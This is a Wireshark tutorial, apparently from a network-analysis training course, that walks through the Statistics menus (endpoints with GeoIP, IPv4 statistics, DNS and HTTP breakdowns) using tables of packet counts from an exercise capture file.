
□ Name resolution □ Limit to display filter

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Cou
b.resolvers.Level3.net	6	588	3	294	3	294	Un
dns.google	4	392	1	98	3	294	Un
dns.google	6	588	3	294	3	294	Un
ip-10-0-0-2.eu-west-1.compute.internal	90	10 k	45	6323	45	4466	—
ip-10-10-47-123.eu-west-1.compute.internal	31	9931	15	7803	16	2128	—
ip-10-10-57-178.eu-west-1.compute.internal	58570	110 M	29586	107 M	28984	2425 k	—
ip-10-100-1-33.eu-west-1.compute.internal	58194	110 M	28807	2305 k	29387	107 M	—
contile.services.mozilla.com	28	4152	12	1861	16	2291	Un
prod.ingestion-edge.prod.dataops.mozgcp.net	23	3673	11	1045	12	2628	Un
76.237.120.34.bc.googleusercontent.com	7	618	3	276	4	342	Un
201.181.244.35.bc.googleusercontent.com	6	473	2	132	4	341	Un
testphp.vulnweb.com	186	114 k	87	101 k	99	12 k	Un
ec2-52-43-127-64.us-west-2.compute.amazonaws.com	4	330	2	163	2	167	Un
65.208.228.223	34	20 k	18	19 k	16	1351	Un
145.253.2.203	2	277	1	188	1	89	Ge
dialin-145-254-160-237.pools.arcor-ip.net	43	25 k	20	2323	23	22 k	Ge
www.wireshark.org	6	588	3	294	3	294	Un
ip-192-168-43-1.eu-west-1.compute.internal	11	1024	5	550	6	474	—
ip-192-168-43-9.eu-west-1.compute.internal	33	3180	18	1650	15	1530	—
pagead.google.akadns.net	7	4119	4	3236	3	883	Un
224.0.0.251	1	87	0	0	1	87	—

☑ Name resolution □ Limit to display filter

- Besides name resolution, Wireshark also provides an **IP geolocation mapping** that helps analysts identify the map's source and destination addresses.

- But **this feature is not activated by default** and needs supplementary data like the **GeoIP database**. Currently, Wireshark supports MaxMind databases, and the latest versions of the Wireshark come configured MaxMind DB resolver. However, you still need MaxMind DB files and provide the database path to Wireshark by using the "Edit --> Preferences --> Name Resolution --> MaxMind database directories" menu. Once you download and indicate the path, Wireshark will automatically provide GeoIP information under the IP protocol details for the matched IP addresses.


Exercise.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.  Time     Source          Destination     Protocol Length Info
   1 0.000000 145.254.160.237 65.208.228.223  TCP        62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_
   2 0.911310 65.208.228.223  145.254.160.237 TCP        62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS
   3 0.911310 145.254.160.237 65.208.228.223  TCP        54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
   4 0.911310 145.254.160.237 65.208.228.223  HTTP      533 GET /download.html HTTP/1.1
   5 1.472116 65.208.228.223  145.254.160.237 TCP        54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
   6 1.682419 65.208.228.223  145.254.160.237 TCP      1434 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=1380 [TC
   7 1.812606 145.254.160.237 65.208.228.223  TCP        54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
   8 1.812606 65.208.228.223  145.254.160.237 TCP      1434 80 → 3372 [ACK] Seq=1381 Ack=480 Win=6432 Len=1380
   9 2.012894 145.254.160.237 65.208.228.223  TCP        54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
  10 2.443513 65.208.228.223  145.254.160.237 TCP      1434 80 → 3372 [ACK] Seq=2761 Ack=480 Win=6432 Len=1380
```

```
▸ Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interfac
▸ Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (
▾ Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 48
    Identification: 0x0f41 (3905)
  ▸ Flags: 0x4000, Don't fragment
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x91eb [validation disabled]
    [Header checksum status: Unverified]
    Source: 145.254.160.237
    Destination: 65.208.228.223
  ▸ [Source GeoIP: Stockelsdorf, DE, ASN 3209, Vodafone GmbH]
  ▸ [Destination GeoIP: US, ASN 17338, UNITAS-AOS]
▸ Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 0, Len: 0
```

```
0000  fe ff 20 00 01 00 00 00  01 00 00 00 08 00
0010  00 30 0f 41 40 00 80 06  91 eb 91 fe a0 ed
0020  e4 df 0d 2c 00 50 38 af  fe 13 00 00 00 00
0030  22 38 c3 0c 00 00 02 04  05 b4 01 01 04 02
```

Internet Protocol Version 4 (ip), 20 byte(s) · Packets: 58653 · Displayed: 58653 (100.0%) · Comments: 1 · Profile: Default


Endpoints and GeoIP view.



Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number
4.2.2.2	6	588	3	294	3	294	United States	—	3356
8.8.4.4	4	392	1	98	3	294	United States	—	15169
8.8.8.8	6	588	3	294	3	294	United States	—	15169
10.0.0.2	90	10 k	45	6323	45	4466	—	—	—
10.10.47.123	31	9931	15	7803	16	2128	—	—	—
10.10.57.178	58570	110 M	29586	107 M	28984	2425 k	—	—	—
10.100.1.33	58194	110 M	28807	2305 k	29387	107 M	—	—	—
34.117.237.239	28	4152	12	1861	16	2291	United States	Kansas City	15169
34.120.208.123	23	3673	11	1045	12	2628	United States	Kansas City	15169
34.120.237.76	7	618	3	276	4	342	United States	Kansas City	15169
35.244.181.201	6	473	2	132	4	341	United States	Kansas City	15169
44.228.249.3	186	114 k	87	101 k	99	12 k	United States	Boardman	16509
52.43.127.64	4	330	2	163	2	167	United States	Boardman	16509
65.208.228.223	34	20 k	18	19 k	16	1351	United States	—	17338
145.253.2.203	2	277	1	188	1	89	Germany	—	3209
145.254.160.237	43	25 k	20	2323	23	22 k	Germany	Stockelsdorf	3209
174.137.42.65	6	588	3	294	3	294	United States	Dublin	19893
192.168.43.1	11	1024	5	550	6	474	—	—	—
192.168.43.9	33	3180	18	1650	15	1530	—	—	—
216.239.59.99	7	4119	4	3236	3	883	United States	—	15169
224.0.0.251	1	87	0	0	1	87	—	—	—

IPv4 and IPv6

Up to here, almost all options provided information that contained both versions of the IP addresses. The statistics menu has two options for narrowing the statistics on packets containing a specific IP version. Thus, analysts can identify and list all events linked to specific IP versions in a single window and use it for the event of interest. You can use the **"Statistics --> IPvX Statistics"** menu to view this info.



Wireshark · All Addresses · Exercise.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
All Addresses	58646				0.0000	100%	2.2200	568415475.092
8.8.8.8	6				0.0000	0.01%	0.0100	285510489.972
8.8.4.4	4				0.0000	0.01%	0.0100	285510492.942
65.208.228.223	34				0.0000	0.06%	0.0300	0.911
52.43.127.64	4				0.0000	0.01%	0.0300	568415469.634
44.228.249.3	186				0.0000	0.32%	0.5100	568415507.869
4.2.2.2	6				0.0000	0.01%	0.0200	285510497.037
35.244.181.201	6				0.0000	0.01%	0.0600	568415488.790
34.120.237.76	7				0.0000	0.01%	0.0400	568415492.778
34.120.208.123	23				0.0000	0.04%	0.1000	568415440.158
34.117.237.239	28				0.0000	0.05%	0.1600	568415467.779
224.0.0.251	1				0.0000	0.00%	0.0100	568415487.070
216.239.59.99	7				0.0000	0.01%	0.0300	3.916
192.168.43.9	33				0.0000	0.06%	0.0300	285510489.960
192.168.43.1	11				0.0000	0.02%	0.0200	285510489.960
174.137.42.65	6				0.0000	0.01%	0.0100	285510500.825
145.254.160.237	43				0.0000	0.07%	0.0400	2.554
145.253.2.203	2				0.0000	0.00%	0.0100	2.554
10.100.1.33	58194				0.0000	99.23%	2.2200	568415475.092
10.10.57.178	58570				0.0000	99.87%	2.2200	568415475.092
10.10.47.123	31				0.0000	0.05%	0.1100	568415444.167
10.0.0.2	90				0.0000	0.15%	0.1600	568415439.987

Wireshark · IP Protocol Types · Exercise.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
IP Protocol Types	58646				0.0000	100%	2.2200	568415475.092
UDP	104				0.0000	0.18%	0.1600	568415439.987
TCP	58520				0.0000	99.79%	2.2200	568415475.092
NONE	22				0.0000	0.04%	0.0200	285510497.037

Wireshark · Destinations and Ports · Exercise.pcapng


Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
145.254.160.237	23				0.0000	0.04%	0.0200	2.554
UDP	1				0.0000	4.35%	0.0100	2.914
3009	1				0.0000	100.00%	0.0100	2.914
TCP	22				0.0000	95.65%	0.0200	2.554
3372	18				0.0000	81.82%	0.0200	2.554
3371	4				0.0000	18.18%	0.0200	3.916
145.253.2.203	1				0.0000	0.00%	0.0100	2.554
UDP	1				0.0000	100.00%	0.0100	2.554
53	1				0.0000	100.00%	0.0100	2.554
10.100.1.33	29387				0.0000	50.11%	1.1100	568415475.093
TCP	29387				0.0000	100.00%	1.1100	568415475.093
48924	13987				0.0000	47.60%	0.8000	568415474.560
43514	15400				0.0000	52.40%	0.8300	568415468.711
10.10.57.178	28984				0.0000	49.42%	1.2100	568415512.371
UDP	45				0.0000	0.16%	0.0800	568415439.988
59621	1				0.0000	2.22%	0.0100	568415439.988
58648	1				0.0000	2.22%	0.0100	568415439.997
58212	1				0.0000	2.22%	0.0100	568415508.025
57199	1				0.0000	2.22%	0.0100	568415439.992
56919	1				0.0000	2.22%	0.0100	568415438.276
56914	1				0.0000	2.22%	0.0100	568415496.706
56712	1				0.0000	2.22%	0.0100	568415520.218
56495	1				0.0000	2.22%	0.0100	568415507.387
54401	1				0.0000	2.22%	0.0100	568415444.331

Wireshark · Source and Destination Addresses · Exercise.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Source IPv4 Addresses	58646				0.0000	100%	2.2200	568415475.092
8.8.8.8	3				0.0000	0.01%	0.0100	285510490.464
8.8.4.4	1				0.0000	0.00%	0.0100	285510494.282
65.208.228.223	18				0.0000	0.03%	0.0200	2.554
52.43.127.64	2				0.0000	0.00%	0.0100	568415469.634
44.228.249.3	87				0.0000	0.15%	0.2800	568415507.869
4.2.2.2	3				0.0000	0.01%	0.0100	285510497.107
35.244.181.201	2				0.0000	0.00%	0.0200	568415488.792
34.120.237.76	3				0.0000	0.01%	0.0200	568415492.780
34.120.208.123	11				0.0000	0.02%	0.0600	568415440.158
34.117.237.239	12				0.0000	0.02%	0.0600	568415467.780
216.239.59.99	4				0.0000	0.01%	0.0200	3.916
192.168.43.9	18				0.0000	0.03%	0.0200	285510489.960
192.168.43.1	5				0.0000	0.01%	0.0100	285510489.965
174.137.42.65	3				0.0000	0.01%	0.0100	285510501.595
145.254.160.237	20				0.0000	0.03%	0.0200	0.911
145.253.2.203	1				0.0000	0.00%	0.0100	2.914
10.100.1.33	28807				0.0000	49.12%	1.2100	568415512.371
10.10.57.178	29586				0.0000	50.45%	1.1100	568415475.093
10.10.47.123	15				0.0000	0.03%	0.0500	568415439.938
10.0.0.2	45				0.0000	0.08%	0.0800	568415439.988
Destination IPv4 Addresses	58646				0.0000	100%	2.2200	568415475.092
8.8.8.8	3				0.0000	0.01%	0.0100	285510489.972
8.8.4.4	3				0.0000	0.01%	0.0100	285510492.942
65.208.228.223	16				0.0000	0.03%	0.0200	0.911
52.43.127.64	2				0.0000	0.00%	0.0200	568415469.634
44.228.249.3	99				0.0000	0.17%	0.2300	568415507.870
4.2.2.2	3				0.0000	0.01%	0.0100	285510497.037
35.244.181.201	4				0.0000	0.01%	0.0400	568415488.790
34.120.237.76	4				0.0000	0.01%	0.0200	568415492.778
34.120.208.123	12				0.0000	0.02%	0.0600	568415439.991
34.117.237.239	16				0.0000	0.03%	0.1000	568415467.779
224.0.0.251	1				0.0000	0.00%	0.0100	568415487.070
216.239.59.99	3				0.0000	0.01%	0.0100	2.984

DNS


This option breaks down all DNS packets from the capture file and helps analysts view the findings in a tree view based on packet counters and percentages of the DNS protocol. Thus analysts can view the DNS service's overall usage, including rcode, opcode, class, query type, service and query stats and use it for the event of interest. You can use the **"Statistics --> DNS"** menu to view this info.



Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst
Total Packets	103				0.0000	100%	0.1600	5684
rcode	103				0.0000	100.00%	0.1600	5684
No error	103				0.0000	100.00%	0.1600	5684
opcodes	103				0.0000	100.00%	0.1600	5684
Standard query	103				0.0000	100.00%	0.1600	5684
Query/Response	103				0.0000	100.00%	0.1600	5684
Response	51				0.0000	49.51%	0.0800	5684
Query	52				0.0000	50.49%	0.0800	5684
Query Type	103				0.0000	100.00%	0.1600	5684
PTR (domain name PoinTeR)	7				0.0000	6.80%	0.0200	2855
AAAA (IPv6 Address)	62				0.0000	60.19%	0.1200	5684
A (Host Address)	34				0.0000	33.01%	0.0400	5684
Class	103				0.0000	100.00%	0.1600	5684
IN	103				0.0000	100.00%	0.1600	5684
Service Stats	0				0.0000	100%	-	-
request-response time (secs)	51	0.03	0.000075	0.413905	0.0000		0.0800	5684
no. of unsolicited responses	0				0.0000		-	-
no. of retransmissions	0				0.0000		-	-
Response Stats	0				0.0000	100%	-	-
no. of questions	102	1.00	1	1	0.0000		0.1600	5684
no. of authorities	102	0.22	0	1	0.0000		0.1600	5684
no. of answers	102	0.98	0	8	0.0000		0.1600	5684
no. of additionals	102	0.88	0	1	0.0000		0.1600	5684
Query Stats	0				0.0000	100%	-	-
Qname Len	52	27.19	9	55	0.0000		0.0800	5684
Label Stats	0				0.0000		-	-
4th Level or more	31				0.0000		0.0800	5684
3rd Level	20				0.0000		0.0400	5684
2nd Level	1				0.0000		0.0100	5684
1st Level	0				0.0000		-	-
Payload size	103	75.38	35	282	0.0000	100%	0.1600	5684

HTTP

This option breaks down all HTTP packets from the capture file and helps analysts view the findings in a tree view based on packet counters and percentages of the HTTP protocol. Thus analysts can view the HTTP service's overall usage, including request and response codes and the original requests. You can use the **"Statistics --> HTTP"** menu to view this info.



Wireshark · Packet Counter · Exercise.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Total HTTP Packets	2799				0.0000	100%	0.2500	568415550.818
Other HTTP Packets	2759				0.0000	98.57%	0.2500	568415550.818
HTTP Response Packets	20				0.0000	0.71%	0.0300	568415507.987
???: broken	0				0.0000	0.00%	-	-
5xx: Server Error	0				0.0000	0.00%	-	-
4xx: Client Error	1				0.0000	5.00%	0.0100	568415440.145
404 Not Found	1				0.0000	100.00%	0.0100	568415440.145
3xx: Redirection	0				0.0000	0.00%	-	-
2xx: Success	19				0.0000	95.00%	0.0300	568415507.987
200 OK	19				0.0000	100.00%	0.0300	568415507.987
1xx: Informational	0				0.0000	0.00%	-	-
HTTP Request Packets	20				0.0000	0.71%	0.0500	568415507.747
POST	1				0.0000	5.00%	0.0100	568415541.881
GET	19				0.0000	95.00%	0.0500	568415507.747

Wireshark · Load Distribution · Exercise.pcapng

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate
HTTP Responses by Server Address	20				0.0000	100%	0.0300
65.208.228.223	1				0.0000	5.00%	0.0100
OK	1				0.0000	100.00%	0.0100
44.228.249.3	15				0.0000	75.00%	0.0300
OK	15				0.0000	100.00%	0.0300
216.239.59.99	1				0.0000	5.00%	0.0100
OK	1				0.0000	100.00%	0.0100
10.10.47.123	3				0.0000	15.00%	0.0100
OK	2				0.0000	66.67%	0.0100
KO	1				0.0000	33.33%	0.0100
HTTP Requests by Server	20				0.0000	100%	0.0500
HTTP Requests by Server Address	20				0.0000	100.00%	0.0500
65.208.228.223	1				0.0000	5.00%	0.0100
www.ethereal.com	1				0.0000	100.00%	0.0100
44.228.249.3	15				0.0000	75.00%	0.0500
testphp.vulnweb.com	15				0.0000	100.00%	0.0500
216.239.59.99	1				0.0000	5.00%	0.0100
pagead2.googlesyndication.com	1				0.0000	100.00%	0.0100
10.10.47.123	3				0.0000	15.00%	0.0100
10.10.47.123:9696	3				0.0000	100.00%	0.0100
HTTP Requests by HTTP Host	20				0.0000	100.00%	0.0500
www.ethereal.com	1				0.0000	5.00%	0.0100

Wireshark · Requests · Exercise.pcapng

```
Topic / Item
HTTP Requests by HTTP Host
  www.ethereal.com
    /download.html
  testphp.vulnweb.com
    /showimage.php?file=./pictures/7.jpg&size=160
    /showimage.php?file=./pictures/5.jpg&size=160
    /showimage.php?file=./pictures/4.jpg&size=160
    /showimage.php?file=./pictures/3.jpg&size=160
    /showimage.php?file=./pictures/2.jpg&size=160
    /showimage.php?file=./pictures/2.jpg
    /showimage.php?file=./pictures/1.jpg&size=160
    /listproducts.php?cat=1
    /comment.php?aid=1
    /comment.php
    /categories.php
    /artists.php?artist=1
    /artists.php
    /
  pagead2.googlesyndication.com
    /pagead/ads?client=ca-pub-2309191948673629&random=1084443430285&lmt=1082467020&format=
```

